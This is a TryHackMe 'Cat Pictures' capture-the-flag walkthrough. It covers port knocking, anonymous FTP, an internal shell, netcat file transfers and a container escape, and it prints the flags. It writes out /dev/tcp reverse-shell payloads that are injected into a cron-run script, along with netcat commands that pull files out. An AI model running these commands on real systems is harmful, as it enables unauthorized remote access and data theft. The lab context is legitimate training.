Cat Pictures

Enumeration


Nmap


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.49.157
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-06 21:11 EDT
Nmap scan report for 10.10.49.157
Host is up (0.24s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
2375/tcp filtered docker
4420/tcp open     nvm-express
8080/tcp open     http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.92 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -T4 -Pn -p 21,22,2375,4420,8080 10.10.49.157
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-06 21:11 EDT
Nmap scan report for 10.10.49.157
Host is up (0.24s latency).

PORT     STATE    SERVICE      VERSION
21/tcp   filtered ftp
22/tcp   open     ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37436480d35a746281b7806b1a23d84a (RSA)
|   256 53c682efd27733efc13d9c1513540eb2 (ECDSA)
|_  256 ba97c323d4f2cc082ce12b3006189541 (ED25519)
2375/tcp filtered docker
4420/tcp open     nvm-express?
| fingerprint-strings:
|   DNSVersionBindReqTCP, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     INTERNAL SHELL SERVICE
|     please note: cd commands do not work at the moment, the developers are fixing it at the moment.
|     ctrl-c
|     Please enter password:
|     Invalid password...
|     Connection Closed
|   NULL, RPCCheck:
|     INTERNAL SHELL SERVICE
|     please note: cd commands do not work at the moment, the developers are fixing it at the moment.
|     ctrl-c
|_    Please enter password:
8080/tcp open     http         Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d PHP/7.3.27)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.3.27
|_http-title: Cat Pictures - Index page
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger
```

```
print at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4420-TCP:V=7.93%I=7%D=8/6%Time=64D044BF%P=x86_64-pc-linux-gnu%r(NUL
SF:L,A0,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x
SF:20do\x20not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are
SF:\x20fixing\x20it\x20at\x20the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\n
SF:Please\x20enter\x20password:\n")%r(GenericLines,C6,"INTERNAL\x20SHELL\x
SF:20SERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at
SF:\x20the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x2
SF:0the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20passwo
SF:rd:\nInvalid\x20password\.\.\.\nConnection\x20Closed\n")%r(GetRequest,C
SF:6,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x20d
SF:o\x20not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are\x2
SF:0fixing\x20it\x20at\x20the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPle
SF:ase\x20enter\x20password:\nInvalid\x20password\.\.\.\nConnection\x20Clo
SF:sed\n")%r(HTTPOptions,C6,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:
SF:\x20cd\x20commands\x20do\x20not\x20work\x20at\x20the\x20moment,\x20the\
SF:x20developers\x20are\x20fixing\x20it\x20at\x20the\x20moment\.\ndo\x20no
SF:t\x20use\x20ctrl-c\nPlease\x20enter\x20password:\nInvalid\x20password\.
SF:\.\.\nConnection\x20Closed\n")%r(RTSPRequest,C6,"INTERNAL\x20SHELL\x20S
SF:ERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at\x2
SF:0the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x20th
SF:e\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20password:
SF:\nInvalid\x20password\.\.\.\nConnection\x20Closed\n")%r(RPCCheck,A0,"IN
SF:TERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20
SF:not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are\x20fixi
SF:ng\x20it\x20at\x20the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x
SF:20enter\x20password:\n")%r(DNSVersionBindReqTCP,C6,"INTERNAL\x20SHELL\x
SF:20SERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at
SF:\x20the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x2
SF:0the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20passwo
SF:rd:\nInvalid\x20password\.\.\.\nConnection\x20Closed\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASU
S RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2
 (92%), Linux 3.2 - 4.9 (92%), Linux 3.5 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   240.63 ms 10.8.0.1
2   240.82 ms 10.10.49.157

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 104.60 seconds
```

HTTP


Cat Pictures - Index page
Post cat pictures here! - Cat
10.10.49.157:8080
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Cat Pictures
Share your cat pictures here!
Search…
Quick links
FAQ
Register
Login
Board index
It is currently Mon Aug 07, 2023 1:13 am
YOUR FIRST CATEGORY
TOPICS
POSTS
LAST POST
Your first forum
Description of your first forum.
1
1
Post cat pictures here!
by user
Wed Mar 24, 2021 8:33 pm
LOGIN • REGISTER
Username:
Password:
Remember me
Login
WHO IS ONLINE
In total there is 1 user online :: 0 registered, 0 hidden and 1 guest (based on users active over the past 5 minutes)
Most users ever online was 3 on Wed Mar 24, 2021 7:33 pm
STATISTICS
Total posts 1 • Total topics 1 • Total members 1 • Our newest member user
Board index
Delete cookies
All times are UTC
Powered by phpBB® Forum Software © phpBB Limited
Privacy | Terms



Initiate Foothold

Use `knock` to hit to the mentioned ports from the Post sequencely:

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ knock 10.10.166.230 1111 2222 3333 4444 --verbose
hitting tcp 10.10.166.230:1111
hitting tcp 10.10.166.230:2222
hitting tcp 10.10.166.230:3333
hitting tcp 10.10.166.230:4444

┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ knock 10.10.166.230 1111 2222 3333 4444 --verbose
hitting tcp 10.10.166.230:1111
hitting tcp 10.10.166.230:2222
hitting tcp 10.10.166.230:3333
hitting tcp 10.10.166.230:4444

┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ knock 10.10.166.230 1111 2222 3333 4444 --verbose
hitting tcp 10.10.166.230:1111
hitting tcp 10.10.166.230:2222
hitting tcp 10.10.166.230:3333
hitting tcp 10.10.166.230:4444
```

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ knock 10.10.166.230 1111 2222 3333 4444 --verbose
hitting tcp 10.10.166.230:1111
hitting tcp 10.10.166.230:2222
hitting tcp 10.10.166.230:3333
hitting tcp 10.10.166.230:4444

┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ knock 10.10.166.230 1111 2222 3333 4444 --verbose -d 200
hitting tcp 10.10.166.230:1111
hitting tcp 10.10.166.230:2222
hitting tcp 10.10.166.230:3333
hitting tcp 10.10.166.230:4444

┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ knock 10.10.166.230 1111 2222 3333 4444 --verbose -d 2000
hitting tcp 10.10.166.230:1111
hitting tcp 10.10.166.230:2222
hitting tcp 10.10.166.230:3333
hitting tcp 10.10.166.230:4444
```

After knocking for times, run `nmap` again to verify that the port `21` is opened:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.166.230
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-06 22:01 EDT
Nmap scan report for 10.10.166.230
Host is up (0.24s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
2375/tcp filtered docker
4420/tcp open     nvm-express
8080/tcp open     http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.95 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.166.230
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-06 22:02 EDT
Nmap scan report for 10.10.166.230
Host is up (0.24s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
2375/tcp filtered docker
4420/tcp open     nvm-express
8080/tcp open     http-proxy

Nmap done: 1 IP address (1 host up) scanned in 14.07 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -T4 -Pn -p 21 10.10.166.230
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-06 22:04 EDT
Nmap scan report for 10.10.166.230
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
```

```
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.97.213
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp           162 Apr 02  2021 note.txt
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASU
S RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.
39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Unix

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   240.53 ms 10.8.0.1
2   240.61 ms 10.10.166.230

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.10 seconds
```

Connect to the target through `ftp`:

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.166.230
Connected to 10.10.166.230.
220 (vsFTPd 3.0.3)
Name (10.10.166.230:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||17017|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           162 Apr 02  2021 note.txt
226 Directory send OK.
ftp> more note.txt
In case I forget my password, I'm leaving a pointer to the internal shell service on the server.

Connect to port 4420, the password is sardinethecat.
- catlover
```

Connect to the port `4420` using the password `sardinethecat` which displayed in the `note.txt`

```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.166.230 4420
INTERNAL SHELL SERVICE
please note: cd commands do not work at the moment, the developers are fixing it at the moment.
do not use ctrl-c
Please enter password:
sardinethecat
Password accepted
```

```
ls -l home
total 4
drwxr-xr-x 2 0 0 4096 Apr  3  2021 catlover
ls -la home/catlover
total 28
drwxr-xr-x 2 0 0  4096 Apr  3  2021 .
drwxr-xr-x 3 0 0  4096 Apr  2  2021 ..
-rwxr-xr-x 1 0 0 18856 Apr  3  2021 runme
home/catlover/runme
THIS EXECUTABLE DOES NOT WORK UNDER THE INTERNAL SHELL, YOU NEED A REGULAR SHELL.
```

Gain Access → Get 1st flag

The `runme` binary is not available to execute with the current shell. Moreover, on the current connection, we are restricted in using commands to analyze the file such as `strings`. Let's transfer the binary to the local machine:

```
#Local machine:
nc -lvnp 4444

#Target machine:
nc <LOCAL_IP> 4444 < /home/catlover/runme
```

Use `strings` to display printable strings in the file:

```
[REDACTED...]
rebecca
Please enter yout password:
Welcome, catlover! SSH key transfer queued!
touch /tmp/gibmethesshkey
Access Denied
[REDACTED...]
```

The binary requires a password for executing → If the password is accepted, it will generate a **SSH** Key → Then, it'll write something into the `/tmp/gibmethesshkey` using `touch`.

Luckily, the `rebecca` displays before the required statement might be the password. Try it out!

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ chmod +x runme

┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ ./runme
Please enter yout password: rebecca
Welcome, catlover! SSH key transfer queued!
```

The `rebecca` is verified that it is the correct password. On target machine, execute the binary `runme` → Then, verify that the `gibmethesshkey` is now appears in `/tmp/` and observe that the `id_rsa` is generated inside the user's directory:

```
# ls -la
total 32
drwxr-xr-x 2 0 0  4096 Aug  7 02:29 .
drwxr-xr-x 3 0 0  4096 Apr  2  2021 ..
```

```
-rw-r--r-- 1 0 0  1675 Aug  7 02:29 id_rsa
-rwxr-xr-x 1 0 0 18856 Apr  3  2021 runme
```

Choose another port to transfer the **ssh key** `id_rsa`:

```
#Local machine:
nc -lvnp 4445 > id_rsa

#Target machine:
nc <LOCAL_IP> 4445 < /home/catlover/id_rsa
```

`chmod` the `id_rsa` and use it to `ssh` to the target:

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ ls -l
total 28
-rw------- 1 kali kali  1675 Aug  6 22:31 id_rsa
-rw-r--r-- 1 kali kali   162 Apr  2  2021 note.txt
-rwxr-xr-x 1 kali kali 18856 Aug  6 22:24 runme
```

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ ssh catlover@10.10.166.230 -i id_rsa
The authenticity of host '10.10.166.230 (10.10.166.230)' can't be established.
ED25519 key fingerprint is SHA256:1eaD00/uot2wrnOhWADr5ZbjIDs9twYBymqkwtQKXk0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

[REDACTED...]

Last login: Fri Jun  4 14:40:35 2021
root@7546fa2336d6:/# id
uid=0(root) gid=0(root) groups=0(root)
```

Locate the `flag.txt` and get the flag:

```
root@7546fa2336d6:/# ls -l /root
total 4
-rw-r--r-- 1 root root 41 Mar 25  2021 flag.txt
root@7546fa2336d6:/# cat /root/flag.txt
7cf90a0e7c5d25f1a827d3efe6fe4d0edd63cca9
```

Get 2nd flag

```
root@7546fa2336d6:/# cat .bash_history
exit
exit
exit
exit
exit
exit
```

```
exit
ip a
ifconfig
apt install ifconfig
ip
exit
nano /opt/clean/clean.sh
ping 192.168.4.20
apt install ping
apt update
apt install ping
apt install iptuils-ping
apt install iputils-ping
exit
ls
cat /opt/clean/clean.sh
nano /opt/clean/clean.sh
clear
cat /etc/crontab
ls -alt /
cat /post-init.sh
cat /opt/clean/clean.sh
bash -i >&/dev/tcp/192.168.4.20/4444 <&1
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
cat /var/log/dpkg.log
nano /opt/clean/clean.sh
nano /opt/clean/clean.sh
exit
exit
exit
```

Notice that the `/opt/clean/clean.sh` is interacted many times from `.bash_history` → Read its content:

```
root@7546fa2336d6:/# cat /opt/clean/clean.sh
#!/bin/bash

rm -rf /tmp/*
```

Modify the file's content with a reverse shell payload:

```
root@7546fa2336d6:/# echo "/bin/bash -i >& /dev/tcp/10.8.97.213/4446 0>&1" > /opt/clean/clean.sh
root@7546fa2336d6:/# cat /opt/clean/clean.sh
/bin/bash -i >& /dev/tcp/10.8.97.213/4446 0>&1
root@7546fa2336d6:/#
```

Note: If you check the `/home` directory, there is nothing inside which means the `root` user is the only user on the current system → Within the `.bash_history` that the current user interacted many times with the bash file `clean.sh` → File's permission such as **writable** is not the concern.

Start the **Netcat Listener** on the local machine with another port and wait for awhile (20 → 60 seconds) then we get connect to the machine `cat-pictures` as `root`:

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures]
└─$ nc -lvnp 4446
```

```
listening on [any] 4446 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.166.230] 34150
bash: cannot set terminal process group (2429): Inappropriate ioctl for device
bash: no job control in this shell
root@cat-pictures:~# ls -l
ls -l
total 8
drwxr-xr-x 2 root root 4096 Apr  2  2021 firewall
-rw-r--r-- 1 root root   73 Mar 25  2021 root.txt

root@cat-pictures:~# cat root.txt
cat root.txt
Congrats!!!
Here is your flag:

4a98e43d78bab283938a06f38d2ca3a3c53f0476
root@cat-pictures:~#
```